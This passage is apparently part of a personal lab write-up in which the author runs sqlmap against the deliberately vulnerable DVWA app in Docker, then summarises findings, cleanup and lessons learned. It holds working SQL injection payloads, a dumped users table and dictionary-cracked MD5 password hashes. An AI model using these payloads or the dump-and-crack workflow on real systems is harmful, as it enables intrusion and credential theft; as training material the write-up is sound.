[21:32:27] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[21:32:37] [INFO] GET parameter 'id' appears to be 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)' injectable
[21:32:37] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[21:32:37] [INFO] testing 'MySQL UNION query (NULL) - 1 to 20 columns'
[21:32:37] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential)
technique found
[21:32:38] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number of query colu
mns. Automatically extending the range for current UNION query injection technique test
[21:32:38] [INFO] target URL appears to have 2 columns in query
[21:32:38] [INFO] GET parameter 'id' is 'MySQL UNION query (NULL) - 1 to 20 columns' injectable
[21:32:38] [WARNING] in OR boolean-based injection cases, please consider usage of switch '--drop-set-cookie' if you experience any pr
oblems during data retrieval
GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 154 HTTP(s) requests:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)
    Payload: id=1' OR NOT 7207=7207#&Submit=Submit

    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: id=1' AND (SELECT 1749 FROM(SELECT COUNT(*),CONCAT(0x7171767071,(SELECT (ELT(1749=1749,1))),0x7170717871,FLOOR(RAND(0)*2)
)x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)-- MEmg&Submit=Submit
```



```
    Type: UNION query
    Title: MySQL UNION query (NULL) - 2 columns
    Payload: id=1' UNION ALL SELECT NULL,CONCAT(0x7171767071,0x6e4e4f6755766b4e4258717278514c55455043585345416349437461 6a46777964536f6
4596e4a4c,0x7170717871)#&Submit=Submit
---
[21:32:38] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian 9 (stretch)
web application technology: Apache 2.4.25
back-end DBMS: MySQL >= 5.0 (MariaDB fork)
[21:32:38] [WARNING] missing database parameter. sqlmap is going to use the current database to enumerate table(s) entries
[21:32:38] [INFO] fetching current database
[21:32:38] [INFO] fetching tables for database: 'dvwa'
[21:32:38] [INFO] fetching columns for table 'users' in database 'dvwa'
[21:32:38] [INFO] fetching entries for table 'users' in database 'dvwa'
[21:32:38] [INFO] recognized possible password hashes in column 'password'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] N
do you want to crack them via a dictionary-based attack? [Y/n/q] Y
[21:32:38] [INFO] using hash method 'md5_generic_passwd'
what dictionary do you want to use?
[1] default dictionary file '/usr/share/sqlmap/data/txt/wordlist.tx_' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
> 1
[21:32:38] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N] N
[21:32:38] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[21:32:38] [INFO] starting 16 processes
[21:32:40] [INFO] cracked password 'abc123' for hash 'e99a18c428cb38d5f260853678922e03'
[21:32:40] [INFO] cracked password 'charley' for hash '8d3533d75ae2c3966d7e0d4fcc69216b'
[21:32:41] [INFO] cracked password 'letmein' for hash '0d107d09f5bbe40cade3de5c71e9e9b7'
[21:32:42] [INFO] cracked password 'password' for hash '5f4dcc3b5aa765d61d8327deb882cf99'
Database: dvwa
Table: users
[5 entries]
```



```
| user_id | user    | avatar                      | password                                    | last_name | first_name | last_login
        | failed_login |
+---------+---------+-----------------------------+---------------------------------------------+-----------+------------+------------
---------+--------------+
| 1       | admin   | /hackable/users/admin.jpg   | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | admin     | admin      | 2025-07-26
00:01:37 | 0            |
| 2       | gordonb | /hackable/users/gordonb.jpg | e99a18c428cb38d5f260853678922e03 (abc123)   | Brown     | Gordon     | 2025-07-26
00:01:37 | 0            |
| 3       | 1337    | /hackable/users/1337.jpg    | 8d3533d75ae2c3966d7e0d4fcc69216b (charley)  | Me        | Hack       | 2025-07-26
00:01:37 | 0            |
| 4       | pablo   | /hackable/users/pablo.jpg   | 0d107d09f5bbe40cade3de5c71e9e9b7 (letmein)  | Picasso   | Pablo      | 2025-07-26
00:01:37 | 0            |
| 5       | smithy  | /hackable/users/smithy.jpg  | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | Smith     | Bob        | 2025-07-26
00:01:37 | 0            |
+---------+---------+-----------------------------+---------------------------------------------+-----------+------------+------------
---------+--------------+

[21:32:43] [INFO] table 'dvwa.users' dumped to CSV file '/root/.local/share/sqlmap/output/dvwa2/dump/dvwa/users.csv'
[21:32:43] [INFO] fetching columns for table 'guestbook' in database 'dvwa'
[21:32:43] [INFO] fetching entries for table 'guestbook' in database 'dvwa'
Database: dvwa
Table: guestbook
[1 entry]
+------------+--------+-------------------------+
| comment_id | name   | comment                 |
+------------+--------+-------------------------+
| 1          | test   | This is a test comment. |
+------------+--------+-------------------------+

[21:32:43] [INFO] table 'dvwa.guestbook' dumped to CSV file '/root/.local/share/sqlmap/output/dvwa2/dump/dvwa/guestbook.csv'
[21:32:43] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/dvwa2'

[*] ending @ 21:32:43 /2025-07-26/
```

A lot to digest here……

SQLmap Summary:

Sqlmap ran multiple tests and confirmed four types of SQL injection:

- Boolean-based blind
- Error-based
- Time-based blind

- UNION query injection

**It identified:**

- DBMS: MySQL (MariaDB fork)
- OS: Linux Debian 9
- Web Server: Apache 2.4.25

**From the database dvwa, it dumped:**

Table: users

Including:

Usernames: admin, gordonb, 1337, pablo, smithy

MD5 password hashes (successfully cracked):
e.g., 5f4dcc3b5aa765d61d8327deb882cf99 → password

Table: guestbook

1 comment entry: "This is a test comment."

**Sqlmap used its internal dictionary to crack the MD5 password hashes:**

User, Hash, Password

admin, 5f4dcc3b5aa765d61d8327deb882cf99, password

gordonb, e99a18c428cb38d5f260853678922e03, abc123

1337, 8d3533d75ae2c3966d7e0d4fcc69216b, charley

pablo, 0d107d09f5bbe40cade3de5c71e9e9b7, letmein

smithy, 5f4dcc3b5aa765d61d8327deb882cf99, password

**Sqlmap stored all results under:**

/root/.local/share/sqlmap/output/dvwa2/dump/
Including CSV files for users.csv and guestbook.csv.

## Clean Up

To clean up my environment I:

- Stopped all running containers
- Removed DVWA and Kali containers
- Removed the custom Docker network
- Deleted DVWA and Kali images
- Pruned unused images and volumes
- Deleted SQLMap output files

## What I Learned

- How to build and isolate vulnerable web environments using Docker
- How to discover services and configurations using nmap
- How to assess web application security misconfigurations with nikto
- How to detect and exploit SQL Injection vulnerabilities manually and automatically
- How session cookies and security headers play a role in app security
- Basics of MD5 hashing and cracking weak credentials
- The importance of defense-in-depth and secure coding practices

## Summary

This project showcased the full lifecycle of vulnerability discovery, analysis, and exploitation in a controlled lab environment. I gained hands-on experience with tools that cybersecurity professionals use to assess and secure real-world web applications. With Docker, I was able to build a safe, repeatable lab that mirrors real-world attack surfaces — making this an ideal foundation for future red team or blue team projects.